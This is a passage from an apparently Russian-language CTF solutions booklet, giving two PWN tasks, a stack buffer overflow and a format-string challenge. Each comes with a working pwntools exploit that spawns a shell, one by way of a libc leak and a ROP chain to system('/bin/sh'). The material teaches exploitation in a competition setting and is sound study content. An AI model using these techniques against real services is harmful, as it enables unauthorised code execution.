↪  \xc3')
p.interactive()
```

Задача IV.29. very_ baby (1000 баллов)

Темы: PWN.

Данная задача проверяет навыки участника в обратной разработке исполняемых файлов и умение эксплуатировать базовую уязвимость исполняемых файлов: Stack Buffer Overflow.

Условие

You can't show off in NTO chat until you solve this challenge.

Решение

Участнику получает исполняемый файл, содержащий классическую уязвимость переполнения буфера на стеке. Необходимо проэксплуатировать уязвимость с помо-

щью записи большего количества данных, чем предусмотрено, и выполнить прыжок на функцию запуска шелла.

```
from pwn import *

p = remote('127.0.0.1', 31337)
p.recvuntil('...')
p.interactive()
p.sendline(b'A'*40+p64(0x0000000000401239)+p64(0x00000000004011b7))
p.interactive()
```

Задача IV.30. skyfall (1000 баллов)

Темы: PWN.

Данная задача проверяет навыки участника в обратной разработке исполняемых файлов и умение эксплуатировать базовую уязвимость исполняемых файлов: Format String Vulnerability.

Условие

I don't really know what format I want to use. Could you help me?

Решение

Участнику получает исполняемый файл, содержащий классическую уязвимость форматной строки, причём эксплуатировать ее можно бесконечное количество раз. Необходимо с помощью уязвимости перезаписать `return value` функции `main` на стеке и таким образом выполнить прыжок на функцию запуска шелла.

```
#!/usr/bin/env python3

from pwn import *

exe = ELF('p-skyfall')
libc = ELF('./libc.so.6')
ld = ELF('./ld.so')

off_pop_rdi = 0x23835
off_binsh = 0x198031
off_system = 0x493d0
off_ret = 0x231d6

off_libc_on_stack = 0x23290
off_rewrite_stack = 0xf8

num_libc_addr = 41
num_stack_addr = 42

context.binary = exe

args.LOCAL = 0
```

```python
args.DEBUG = 0

def conn():
    if args.LOCAL:
        p = process("LD_PRELOAD=./libc.so.6 ./ld.so ./skyfall", shell=True)
        if args.DEBUG:
            p = gdb.debug("LD_PRELOAD=./libc.so.6 ./ld.so ./skyfall",
            ↪  shell=True)
    else:
        p = remote("localhost", 61337)

    return p

def rewrite_byte(p: process, nb, addr):
    if (nb <= 16):
        wrstr = " " * nb + "%9$hhn"
    else:
        wrstr = f"%{nb}c%9$hhn"
    wrstr = wrstr.encode().ljust(24, b" ")
    wrstr += p64(addr)
    p.sendlineafter(b"TELL ME RIGHT F NOW WHAT IS YOUR NAME?\n", wrstr)

def write_value(p, val, addr):
    nowa = addr
    for bs in val:
        rewrite_byte(p, bs, nowa)
        nowa += 1

def main():
    p: process = conn()
    p.sendlineafter(b"TELL ME RIGHT F NOW WHAT IS YOUR NAME?\n", b"%41$p %42$p")
    libc_on_stack, stack_on_stack = [int(c, 16) for c in
    ↪  p.recvline()[2:-1].decode().split(" 0x")]
    libc_base = libc_on_stack - off_libc_on_stack
    stack_rewrite = stack_on_stack - off_rewrite_stack
    print(hex(libc_base))
    print(hex(stack_rewrite))
    pon_string = p64(libc_base + off_pop_rdi) + p64(libc_base + off_binsh) +
    ↪  p64(libc_base + off_system)
    pon_string = p64(libc_base + off_ret) + pon_string
    write_value(p, pon_string, stack_rewrite)
    p.interactive()

if __name__ == "__main__":
    main()
```